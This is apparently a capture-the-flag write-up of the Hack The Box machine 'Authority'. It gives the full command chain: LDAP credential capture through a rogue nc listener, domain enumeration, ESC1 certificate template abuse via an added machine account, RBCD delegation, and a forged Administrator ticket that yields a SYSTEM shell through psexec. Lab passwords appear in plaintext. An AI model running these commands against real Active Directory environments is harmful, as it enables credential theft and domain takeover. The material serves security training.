
Three passwords: DevT3st@123, svc_pwm and pWm_@dm!N_!23. Authentication successful with password pWm_@dm!N_!23 at the Configuration Editor!
🚪 2. Initial Foothold
Go to LDAP>LDAP Directories>default>Connection then Test LDAP Profile:

We can try to capture some credentials by forcing it to connect to our own listener.
- Start
nclistener:$ sudo nc -lnvp 389 listening on [any] 389 ... -
Add Value(LDAP URLs) withldap://<YOUR IP>:389thenTest LDAP Profile:
- Cash:
connect to [10.10.14.219] from (UNKNOWN) [10.129.229.56] 55178
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!
Here we go! We captured the following credentials: svc_ldap:lDaP_1n_th3_cle4r!. Let’s verify the credentials:
$ USERNAME=svc_ldap ; PASSWORD='lDaP_1n_th3_cle4r!'
$ nxc smb $IP -u $USERNAME -p $PASSWORD
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
Nice. Let’s look at bloodhound what it tells us:
$ bloodhound-python -d $DOMAIN -u $USERNAME -p $PASSWORD -ns $IP -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: authority.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (authority.authority.htb:88)] [Errno -3] Temporary failure in name resolution
INFO: Connecting to LDAP server: authority.authority.htb
INFO: Testing resolved hostname connectivity dead:beef::fd30:3a2b:d847:5139
INFO: Trying LDAP connection to dead:beef::fd30:3a2b:d847:5139
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: authority.authority.htb
INFO: Testing resolved hostname connectivity dead:beef::fd30:3a2b:d847:5139
INFO: Trying LDAP connection to dead:beef::fd30:3a2b:d847:5139
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 5 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: authority.authority.htb
INFO: Done in 00M 08S
INFO: Compressing output into 20260515193315_bloodhound.zip
Add
authority.authority.htbto/etc/hsots

And again into SMB:
$ nxc smb $IP -u $USERNAME -p $PASSWORD --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares READ
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON        READ            Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL          READ            Logon server share
A new share we can read from: Department Shares. Let’s connect and see what’s inside:
$ smbclient "//$IP/Department Shares" -U $USERNAME%$PASSWORD
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Mar 28 19:59:41 2023
  ..                                  D        0  Tue Mar 28 19:59:41 2023
  Accounting                          D        0  Tue Mar 28 19:59:37 2023
  Finance                             D        0  Tue Mar 28 19:57:24 2023
  HR                                  D        0  Tue Mar 28 19:57:12 2023
  IT                                  D        0  Tue Mar 28 19:57:15 2023
  Marketing                           D        0  Tue Mar 28 19:57:08 2023
  Operations                          D        0  Tue Mar 28 19:57:28 2023
  R&D                                 D        0  Tue Mar 28 19:57:20 2023
  Sales                               D        0  Tue Mar 28 19:58:54 2023

		5888511 blocks of size 4096. 1334534 blocks available
smb: \>
ls‘ed through all of the directories but found nothing. Maybe we should look for vulnerable certificate templates:
$ certipy-ad find -u $USERNAME@$DOMAIN -p $PASSWORD -dc-ip $IP -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260515194033_Certipy.txt'
[*] Wrote text output to '20260515194033_Certipy.txt'
[*] Saving JSON output to '20260515194033_Certipy.json'
[*] Wrote JSON output to '20260515194033_Certipy.json'
Having a look at 20260515194033_Certipy.txt I saw the following:
$ cat 20260515194033_Certipy.txt

<SNIP>

Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
📈 3. Privilege Escalation (svc_ldap -> Administrator)
That certificate template is vulnerable to ESC1 which allows the enroller to set an arbitrary Subject Alternate Name (SAN) allowing him to request a ticket for everyone, including Administrator. But for that we see that svc_ldap cannot request a certificate because only Domain Computers, Domain Admins and Enterprise Admins are allowed to enroll. This can still be exploited as every Domain User by default can add up to 10 machines on his own, allowing us to use the so-called Machine Account Quote (MAQ) trick which does the following:
- Add new machine to domain.
- Issue ticket for that machine (we know the password) (if NTLM authentication is disabled).
- Issue certificate using the machine’s TGT.
- CASH!!
To begin, we have to check whether we can add a new machine or not (maybe we don’t have the permission or this account already has the maximum amount of machines created):
$ nxc ldap $IP -u $USERNAME -p $PASSWORD -M maq
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.229.56   389    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.129.229.56   389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.129.229.56   389    AUTHORITY        MachineAccountQuota: 10
We can create up to 10 machines!
- Let’s create one:
$ impacket-addcomputer "$DOMAIN/$USERNAME:$PASSWORD" -computer-name 'PWNPC' -computer-pass $PASSWORD -dc-ip $IP -method LDAPS Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Successfully added machine account PWNPC$ with password lDaP_1n_th3_cle4r!. # Verify it worked $ nxc smb $IP -u 'PWNPC$' -p $PASSWORD SMB 10.129.229.56 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True) SMB 10.129.229.56 445 AUTHORITY [+] authority.htb\PWNPC$:lDaP_1n_th3_cle4r! - As NTLM authentication is enabled, we don’t need a TGT:
$ certipy-ad req -username PWNPC$ -password $PASSWORD -ca AUTHORITY-CA -dc-ip $IP -template CorpVPN -upn administrator@$DOMAIN -dns $DOMAIN -debug Certipy v5.0.4 - by Oliver Lyak (ly4k) [+] Nameserver: '10.129.229.56' [+] DC IP: '10.129.229.56' [+] DC Host: None [+] Target IP: '10.129.229.56' [+] Remote Name: '10.129.229.56' [+] Domain: '' [+] Username: 'PWNPC$' [+] Generating RSA key [*] Requesting certificate via RPC [+] Trying to connect to endpoint: ncacn_np:10.129.229.56[\pipe\cert] [+] Connected to endpoint: ncacn_np:10.129.229.56[\pipe\cert] [*] Request ID is 2 [*] Successfully requested certificate [*] Got certificate with multiple identities UPN: 'administrator@authority.htb' DNS Host Name: 'authority.htb' [*] Certificate has no object SID [*] Try using -sid to set the object SID or see the wiki for more details [*] Saving certificate and private key to 'administrator_authority.pfx' [+] Attempting to write data to 'administrator_authority.pfx' [+] Data written to 'administrator_authority.pfx' [*] Wrote certificate and private key to 'administrator_authority.pfx' - CASH!!
$ certipy-ad auth -pfx ./administrator_authority.pfx -dc-ip $IP -domain $DOMAIN -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.129.229.56'
[+] DC IP: '10.129.229.56'
[+] DC Host: ''
[+] Target IP: '10.129.229.56'
[+] Remote Name: '10.129.229.56'
[+] Domain: ''
[+] Username: ''
[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*]     SAN DNS Host Name: 'authority.htb'
[*] Found multiple identities in certificate
[*] Please select an identity:
 [0] UPN: 'administrator@authority.htb' (administrator@authority.htb)
 [1] DNS Host Name: 'authority.htb' (authority$@htb)
> 0
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC authority.htb (10.129.229.56)
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/auth.py", line 596, in kerberos_authentication
 tgt = sendReceive(as_req, domain, self.target.target_ip)
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
 raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] See the wiki for more information
OOPS, we get KDC_ERR_PADATA_TYPE_NOSUPP. This means that the DC does not support padata (Pre-Authentication Data) of type PKINIT. It can have three different reasons. The main reason is that the DC does not support PKINIT. Now we simply have to change the authentication type by switching from Kerberos to Schannel (SSL/TLS):
- Extract private key from certificate with OpenSSL (export private key with no password, then client-cert with no password):
$ openssl pkcs12 -in administrator_authority.pfx -nocerts -out admin.key -nodes $ openssl pkcs12 -in administrator_authority.pfx -clcerts -nokeys -out admin.crt - We can try to login via
winrmusing thecrtandkeywe extracted:$ evil-winrm -i $IP -S -c admin.crt -k admin.key Evil-WinRM shell v3.9 Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Warning: SSL enabled Info: Establishing connection to remote endpoint Error: Connection timeout or error occurred: Errno::ECONNREFUSED - Connection refused - Connection refused - connect(2) for "10.129.229.56" port 5986 (10.129.229.56:5986) Warning: Cleaning up and exiting...
Didn’t work..
What we can try to do is to authenticate via ldap using our cert to allow our created machine PWNPC$ to delegate Administrator on AUTHORITY$ (DC) via RBCD. Let’s try it:
$ certipy-ad auth -pfx ./administrator_authority.pfx -dc-ip $IP -domain $DOMAIN -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*]     SAN DNS Host Name: 'authority.htb'
[*] Connecting to 'ldaps://10.129.229.56:636'
[*] Authenticated to '10.129.229.56' as: 'u:HTB\\Administrator'
Type help for list of commands

# set_rbcd AUTHORITY$ PWNPC$
Found Target DN: CN=AUTHORITY,OU=Domain Controllers,DC=authority,DC=htb
Target SID: S-1-5-21-622327497-3269355298-2248959698-1000

Found Grantee DN: CN=PWNPC,CN=Computers,DC=authority,DC=htb
Grantee SID: S-1-5-21-622327497-3269355298-2248959698-12102
Delegation rights modified successfully!
PWNPC$ can now impersonate users on AUTHORITY$ via S4U2Proxy

# exit
NOW CASH:
$ impacket-getST -spn 'cifs/AUTHORITY.authority.htb' -impersonate Administrator -dc-ip $IP 'authority.htb/PWNPC$:'"$PASSWORD"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_AUTHORITY.authority.htb@AUTHORITY.HTB.ccache
NICE!!!
GO USE THE TICKET!!
$ KRB5CCNAME=./Administrator@cifs_AUTHORITY.authority.htb@AUTHORITY.HTB.ccache impacket-psexec -k -no-pass authority.htb/Administrator@AUTHORITY.authority.htb -target-ip $IP
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.229.56.....
[*] Found writable share ADMIN$
[*] Uploading file njSBqreA.exe
[*] Opening SVCManager on 10.129.229.56.....
[*] Creating service tsdV on 10.129.229.56.....
[*] Starting service tsdV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type C:\Users\svc_ldap\Desktop\user.txt
[REDACTED]

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
[REDACTED]
YESS SIRR!
